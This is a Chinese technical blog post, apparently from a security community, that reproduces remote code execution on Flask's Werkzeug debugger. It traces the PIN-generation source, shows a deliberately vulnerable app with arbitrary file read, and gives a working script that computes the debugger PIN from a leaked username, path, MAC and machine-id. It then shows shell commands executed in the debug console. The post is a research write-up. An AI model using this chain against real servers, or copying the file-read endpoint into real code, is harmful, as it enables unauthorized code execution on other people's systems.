Flask debug pin安全问题

kingkk / 2018-08-10 15:57:13 / 浏览数 5532 技术文章 技术文章 顶(0) 踩(0)


前言

之前在国赛决赛的时候看到p0师傅提到的关于Flask
debug模式下，配合任意文件读取，造成的任意代码执行。那时候就很感兴趣，无奈后来事情有点多，一直没来得及研究。今天把这个终于把这个问题复现了一下

主要就是利用Flask在debug模式下会生成一个Debugger PIN

```
kingkk@ubuntu:~/Code/flask$ python3 app.py
* Running on http://0.0.0.0:8080/ (Press CTRL+C to quit)
* Restarting with stat
* Debugger is active!
* Debugger pin code: 169-851-075
```

通过这个pin码，我们可以在报错页面执行任意python代码



问题就出在了这个pin码的生成机制上，在同一台机子上多次启动同一个Flask应用时，会发现这个pin码是固定的。是由一些固定的值生成的，不如直接来看看Flask源码中是

代码逻辑分析

测试环境为：

- Ubuntu 16.04
- python 3.5
- Flask 0.10.1

一个简单的hello world程序 app.py

```
# -*- coding: utf-8 -*-
from flask import Flask
app = Flask(__name__)

@app.route("/")
def hello():
   return 'hello world!'

if __name__ == "__main__":
   app.run(host="0.0.0.0", port=8080, debug=True)
```

用pycharm在app.run下好断点，开启debug模式

由于代码写的还是相当官方的，很容易就能找到生成pin码的部分，大致跟踪流程如下

```
app.py
python3.5/site-packages/flask/app.py  772■■■ run_simple(host, port, self, **options)
python3.5/site-packages/werkzeug/serving.py 751■■■ application = DebuggedApplication(application, use_evalex)
python3.5/site-packages/werkzeug/debug/__init__.py
```

主要就在这个debug/__init__.py中，先来看一下_get_pin函数

```
def _get_pin(self):
   if not hasattr(self, '_pin'):
       self._pin, self._pin_cookie = get_pin_and_cookie_name(self.app)
   return self._pin
```

跟进一下get_pin_and_cookie_name函数

```
def get_pin_and_cookie_name(app):
   """Given an application object this returns a semi-stable 9 digit pin
   code and a random key.  The hope is that this is stable between
   restarts to not make debugging particularly frustrating.  If the pin
   was forcefully disabled this returns `None`.

   Second item in the resulting tuple is the cookie name for remembering.
   """
   pin = os.environ.get('WERKZEUG_DEBUG_PIN')
   rv = None
   num = None

   # Pin was explicitly disabled
   if pin == 'off':
       return None, None

   # Pin was provided explicitly
   if pin is not None and pin.replace('-', '').isdigit():
       # If there are separators in the pin, return it directly
       if '-' in pin:
           rv = pin
       else:
           num = pin

   modname = getattr(app, '__module__',
                     getattr(app.__class__, '__module__'))

   try:
       # `getpass.getuser()` imports the `pwd` module,
       # which does not exist in the Google App Engine sandbox.
       username = getpass.getuser()
   except ImportError:
       username = None

   mod = sys.modules.get(modname)

   # This information only exists to make the cookie unique on the
   # computer, not as a security feature.
   probably_public_bits = [
       username,
       modname,
       getattr(app, '__name__', getattr(app.__class__, '__name__')),
       getattr(mod, '__file__', None),
   ]

   # This information is here to make it harder for an attacker to
   # guess the cookie name.  They are unlikely to be contained anywhere
   # within the unauthenticated debug page.
   private_bits = [
       str(uuid.getnode()),
       get_machine_id(),
   ]

   h = hashlib.md5()
```

```
    for bit in chain(probably_public_bits, private_bits):
        if not bit:
            continue
        if isinstance(bit, text_type):
            bit = bit.encode('utf-8')
        h.update(bit)
    h.update(b'cookiesalt')

    cookie_name = '__wzd' + h.hexdigest()[:20]

    # If we need to generate a pin we salt it a bit more so that we don't
    # end up with the same value and generate out 9 digits
    if num is None:
        h.update(b'pinsalt')
        num = ('%09d' % int(h.hexdigest(), 16))[:9]

    # Format the pincode in groups of digits for easier remembering if
    # we don't have a result yet.
    if rv is None:
        for group_size in 5, 4, 3:
            if len(num) % group_size == 0:
                rv = '-'.join(num[x:x + group_size].rjust(group_size, '0')
                              for x in range(0, len(num), group_size))
                break
        else:
            rv = num

    return rv, cookie_name
```

return的rv变量就是生成的pin码

最主要的就是这一段哈希部分


```
for bit in chain(probably_public_bits, private_bits):
    if not bit:
        continue
    if isinstance(bit, text_type):
        bit = bit.encode('utf-8')
    h.update(bit)
h.update(b'cookiesalt')
```

连接了两个列表，然后循环里面的值做哈希

这两个列表的定义

```
probably_public_bits = [
        username,
        modname,
        getattr(app, '__name__', getattr(app.__class__, '__name__')),
        getattr(mod, '__file__', None),
    ]

    private_bits = [
        str(uuid.getnode()),
        get_machine_id(),
    ]
```

可以先看一下debug的值，配合debug中的值做进一步分析



可以看到

username就是启动这个Flask的用户

modname为flask.app

getattr(app, '__name__', getattr(app.__class__, '__name__'))为Flask

getattr(mod, '__file__', None)为flask目录下的一个app.py的绝对路径

uuid.getnode()就是当前电脑的MAC地址，str(uuid.getnode())则是mac地址的十进制表达式

get_machine_id()不妨跟进去看一下


```
def _generate():
       # Potential sources of secret information on linux.  The machine-id
       # is stable across boots, the boot id is not
       for filename in '/etc/machine-id', '/proc/sys/kernel/random/boot_id':
           try:
               with open(filename, 'rb') as f:
                   return f.readline().strip()
           except IOError:
               continue

       # On OS X we can use the computer's serial number assuming that
       # ioreg exists and can spit out that information.
       try:
           # Also catch import errors: subprocess may not be available, e.g.
           # Google App Engine
           # See https://github.com/pallets/werkzeug/issues/925
           from subprocess import Popen, PIPE
           dump = Popen(['ioreg', '-c', 'IOPlatformExpertDevice', '-d', '2'],
                        stdout=PIPE).communicate()[0]
           match = re.search(b'"serial-number" = <([^>]+)', dump)
           if match is not None:
               return match.group(1)
       except (OSError, ImportError):
           pass

       # On Windows we can use winreg to get the machine guid
       wr = None
       try:
           import winreg as wr
       except ImportError:
           try:
               import _winreg as wr
           except ImportError:
               pass
       if wr is not None:
           try:
               with wr.OpenKey(wr.HKEY_LOCAL_MACHINE,
                               'SOFTWARE\\Microsoft\\Cryptography', 0,
                               wr.KEY_READ | wr.KEY_WOW64_64KEY) as rk:
                   machineGuid, wrType = wr.QueryValueEx(rk, 'MachineGuid')
                   if (wrType == wr.REG_SZ):
```

```
                    return machineGuid.encode('utf-8')
                else:
                    return machineGuid
            except WindowsError:
                pass

    _machine_id = rv = _generate()
    return rv
```

首先尝试读取/etc/machine-id或者 /proc/sys/kernel/random/boot_i中的值，若有就直接返回

假如是在win平台下读取不到上面两个文件，就去获取注册表中SOFTWARE\\Microsoft\\Cryptography的值，并返回

这里就是etc/machine-id文件下的值



这样，当这6个值我们可以获取到时，就可以推算出生成的PIN码，引发任意代码执行

配合任意文件读取


修改一下之前的app.py，增加一个任意文件读取功能，并让index页面抛出一个异常（也就是给一个代码执行点

```
# -*- coding: utf-8 -*-
import pdb
from flask import Flask, request
app = Flask(__name__)

@app.route("/")
def hello():
    return Hello['a']

@app.route("/file")
def file():
    filename = request.args.get('filename')
    try:
        with open(filename, 'r') as f:
            return f.read()
    except:
        return 'error'

if __name__ == "__main__":
    app.run(host="0.0.0.0", port=8080, debug=True)
```

尝试去获取那6个变量值


```
username # ■■■

modname # flask.app

getattr(app, '__name__', getattr(app.__class__, '__name__')) # Flask

getattr(mod, '__file__', None) # flask■■■■■■app.py■■■■■

uuid.getnode() # mac■■■■■

get_machine_id() # /etc/machine-id
```

首先先获取/etc/machine-id





```
19949f18ce36422da1402b3e3fe53008
```

然后是mac地址（我虚拟机中网卡为ens33,一般情况下应该是eth0）



然后还可以利用debug的报错页面获取一些路径信息



这样直接用户名和app.py的绝对路径都能获得到了

然后利用几个值，就可以推算出pin码

```
import hashlib
from itertools import chain
```

```
probably_public_bits = [
   'kingkk',# username
   'flask.app',# modname
   'Flask',# getattr(app, '__name__', getattr(app.__class__, '__name__'))
   '/home/kingkk/.local/lib/python3.5/site-packages/flask/app.py' # getattr(mod, '__file__', None),
]

private_bits = [
   '52242498922',# str(uuid.getnode()),  /sys/class/net/ens33/address
   '19949f18ce36422da1402b3e3fe53008'# get_machine_id(), /etc/machine-id
]

h = hashlib.md5()
for bit in chain(probably_public_bits, private_bits):
   if not bit:
       continue
   if isinstance(bit, str):
       bit = bit.encode('utf-8')
   h.update(bit)
h.update(b'cookiesalt')

cookie_name = '__wzd' + h.hexdigest()[:20]

num = None
if num is None:
   h.update(b'pinsalt')
   num = ('%09d' % int(h.hexdigest(), 16))[:9]

rv =None
if rv is None:
   for group_size in 5, 4, 3:
       if len(num) % group_size == 0:
           rv = '-'.join(num[x:x + group_size].rjust(group_size, '0')
                         for x in range(0, len(num), group_size))
           break
   else:
       rv = num

print(rv)
```

算出来pin码为

```
169-851-075
```

可以看到和终端输出的pin码值是一样的

```
kingkk@ubuntu:~/Code/flask$ python3 app.py
* Running on http://0.0.0.0:8080/ (Press CTRL+C to quit)
* Restarting with stat
* Debugger is active!
* Debugger pin code: 169-851-075
```

尝试在debug页面输入一下

成功命令执行

File "/home/kingkk/.local/lib/python3.5/site-packages/flask/app.py", line *1381*, in handle_user_exception

```
reraise(exc_type, exc_value, tb)
```

```
[console ready]
>>> from subprocess import check_output
>>> check_output('ifconfig',shell=True)
b'br-b150e987b587 Link encap:\xe4\xbb\xa5\xe5\xa4\xaa\xe7\xbd\x91  \xe7\xa1\xac\xe4\xbb\xb6\xe5\x9c\xb0\xe5\x9d\x80 02:42:2c:59:a3:52  \n          inet
\xe5\x9c\xb0\xe5\x9d\x80:172.18.0.1  \xe5\xb9\xbf\xe6\x92\xad:0.0.0.0  \xe6\x8e\xa9\xe7\xa0\x81:255.255.0.0\n          UP BROADCAST MULTICAST  MTU:1500
\xe8\xb7\x83\xe7\x82\xb9\xe6\x95\xb0:1\n          \xe6\x8e\xa5\xe6\x94\xb6\xe6\x95\xb0\xe6\x8d\xae\xe5\x8c\x85:0 \xe9\x94\x99\xe8\xaf\xaf:0 \xe4\xb8\xa2\xe5\xbc\x83:0
\xe8\xbf\x87\xe8\xbd\xbd:0 \xe5\xb8\xa7\xe6\x95\xb0:0\n          \xe5\x8f\x91\xe9\x80\x81\xe6\x95\xb0\xe6\x8d\xae\xe5\x8c\x85:0 \xe9\x94\x99\xe8\xaf\xaf:0 \xe4\xb8\xa2\xe5\xbc\x83:0
\xe8\xbf\x87\xe8\xbd\xbd:0 \xe8\xbd\xbd\xe6\xb3\xa2:0\n          \xe7\xa2\xb0\xe6\x92\x9e:0 \xe5\x8f\x91\xe9\x80\x81\xe9\x98\x9f\xe5\x88\x97\xe9\x95\xbf\xe5\xba\xa6:0 \n
\xe6\x8e\xa5\xe6\x94\xb6\xe5\xad\x97\xe8\x8a\x82:0 (0.0 B)  \xe5\x8f\x91\xe9\x80\x81\xe5\xad\x97\xe8\x8a\x82:0 (0.0 B)\n\nbr-e57154f4c3e7 Link
encap:\xe4\xbb\xa5\xe5\xa4\xaa\xe7\xbd\x91  \xe7\xa1\xac\xe4\xbb\xb6\xe5\x9c\xb0\xe5\x9d\x80 02:42:3e:ed:ad:31  \n          inet \xe5\x9c\xb0\xe5\x9d\x80:172.19.0.1
\xe5\xb9\xbf\xe6\x92\xad:0.0.0.0  \xe6\x8e\xa9\xe7\xa0\x81:255.255.0.0\n          inet6 \xe5\x9c\xb0\xe5\x9d\x80: fe80::42:3eff:feed:ad31/64 Scope:Link\n          UP BROADCAST
MULTICAST  MTU:1500  \xe8\xb7\x83\xe7\x82\xb9\xe6\x95\xb0:1\n          \xe6\x8e\xa5\xe6\x94\xb6\xe6\x95\xb0\xe6\x8d\xae\xe5\x8c\x85:667 \xe9\x94\x99\xe8\xaf\xaf:0
\xe4\xb8\xa2\xe5\xbc\x83:0 \xe8\xbf\x87\xe8\xbd\xbd:0 \xe5\xb8\xa7\xe6\x95\xb0:0\n          \xe5\x8f\x91\xe9\x80\x81\xe6\x95\xb0\xe6\x8d\xae\xe5\x8c\x85:716
\xe9\x94\x99\xe8\xaf\xaf:0 \xe4\xb8\xa2\xe5\xbc\x83:0 \xe8\xbf\x87\xe8\xbd\xbd:0 \xe8\xbd\xbd\xe6\xb3\xa2:0\n          \xe7\xa2\xb0\xe6\x92\x9e:0
\xe5\x8f\x91\xe9\x80\x81\xe9\x98\x9f\xe5\x88\x97\xe9\x95\xbf\xe5\xba\xa6:0 \n          \xe6\x8e\xa5\xe6\x94\xb6\xe5\xad\x97\xe8\x8a\x82:52508 (52.5 KB)
\xe5\x8f\x91\xe9\x80\x81\xe5\xad\x97\xe8\x8a\x82:93775 (93.7 KB)\n\ndocker0  Link encap:\xe4\xbb\xa5\xe5\xa4\xaa\xe7\xbd\x91  \xe7\xa1\xac\xe4\xbb\xb6\xe5\x9c\xb0\xe5\x9d\x80
02:42:90:74:84:b2  \n          inet \xe5\x9c\xb0\xe5\x9d\x80:172.17.0.1  \xe5\xb9\xbf\xe6\x92\xad:0.0.0.0  \xe6\x8e\xa9\xe7\xa0\x81:255.255.0.0\n          inet6
\xe5\x9c\xb0\xe5\x9d\x80: fe80::42:90ff:fe74:84b2/64 Scope:Link\n          UP BROADCAST MULTICAST  MTU:1500  \xe8\xb7\x83\xe7\x82\xb9\xe6\x95\xb0:1\n
\xe6\x8e\xa5\xe6\x94\xb6\xe6\x95\xb0\xe6\x8d\xae\xe5\x8c\x85:30466 \xe9\x94\x99\xe8\xaf\xaf:0 \xe4\xb8\xa2\xe5\xbc\x83:0 \xe8\xbf\x87\xe8\xbd\xbd:0 \xe5\xb8\xa7\xe6\x95\xb0:0\n
\xe5\x8f\x91\xe9\x80\x81\xe6\x95\xb0\xe6\x8d\xae\xe5\x8c\x85:34055 \xe9\x94\x99\xe8\xaf\xaf:0 \xe4\xb8\xa2\xe5\xbc\x83:0 \xe8\xbf\x87\xe8\xbd\xbd:0 \xe8\xbd\xbd\xe6\xb3\xa2:0\n
\xe7\xa2\xb0\xe6\x92\x9e:0 \xe5\x8f\x91\xe9\x80\x81\xe9\x98\x9f\xe5\x88\x97\xe9\x95\xbf\xe5\xba\xa6:0 \n          \xe6\x8e\xa5\xe6\x94\xb6\xe5\xad\x97\xe8\x8a\x82:3784687 (3.7 MB)
\xe5\x8f\x91\xe9\x80\x81\xe5\xad\x97\xe8\x8a\x82:280990727 (280.9 MB)\n\nens33     Link encap:\xe4\xbb\xa5\xe5\xa4\xaa\xe7\xbd\x91  \xe7\xa1\xac\xe4\xbb\xb6\xe5\x9c\xb0\xe5\x9d\x80
00:0c:29:e5:45:6a  \n          inet \xe5\x9c\xb0\xe5\x9d\x80:192.168.85.128  \xe5\xb9\xbf\xe6\x92\xad:192.168.85.255  \xe6\x8e\xa9\xe7\xa0\x81:255.255.255.0\n          inet6
\xe5\x9c\xb0\xe5\x9d\x80: fe80::b49a:d46c:b67d:4dab/64 Scope:Link\n          UP BROADCAST RUNNING MULTICAST  MTU:1500  \xe8\xb7\x83\xe7\x82\xb9\xe6\x95\xb0:1\n
\xe6\x8e\xa5\xe6\x94\xb6\xe6\x95\xb0\xe6\x8d\xae\xe5\x8c\x85:632959 \xe9\x94\x99\xe8\xaf\xaf:0 \xe4\xb8\xa2\xe5\xbc\x83:0 \xe8\xbf\x87\xe8\xbd\xbd:0 \xe5\xb8\xa7\xe6\x95\xb0:0\n
```

File "/home/kingkk/.local/lib/python3.5/site-packages/flask/_compat.py", line *33*, in reraise

点击收藏 | 0 关注 | 1

上一篇：vulnhub|渗透测试lampiao 下一篇：Hack 虚拟内存系列（五）：栈，...

1. 5 条回复

大佬 2018-08-10 18:52:49

Django下，如果装了对应的插件，应该也能利用pin来执行代码吧。 https://django-extensions.readthedocs.io/en/latest/runserver_plus.html 和 https://spapas.github.io/2016/06/07/django-werkzeug-debugger/ 这个

0 回复Ta

kingkk 2018-08-10 20:33:59

生成pin码的机制一样或者类似的话应该也是可以的

0 回复Ta

kingkk 2018-08-10 20:35:02

@大佬 生成pin码的机制一样或者类似的话应该也是可以的

0 回复Ta

dcbz222333 2019-08-26 21:59:09

注意：

1. 修改pin脚本中，用户名，路径，id和mac地址
2. 怎么进入debug,让程序报错就行了，比如输入参数的地方用burp改成数组传过去

0 回复Ta

dcbz222333 2019-08-26 21:59:53

@dcbz222333 路径在如果报错的debug页面会有显示

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板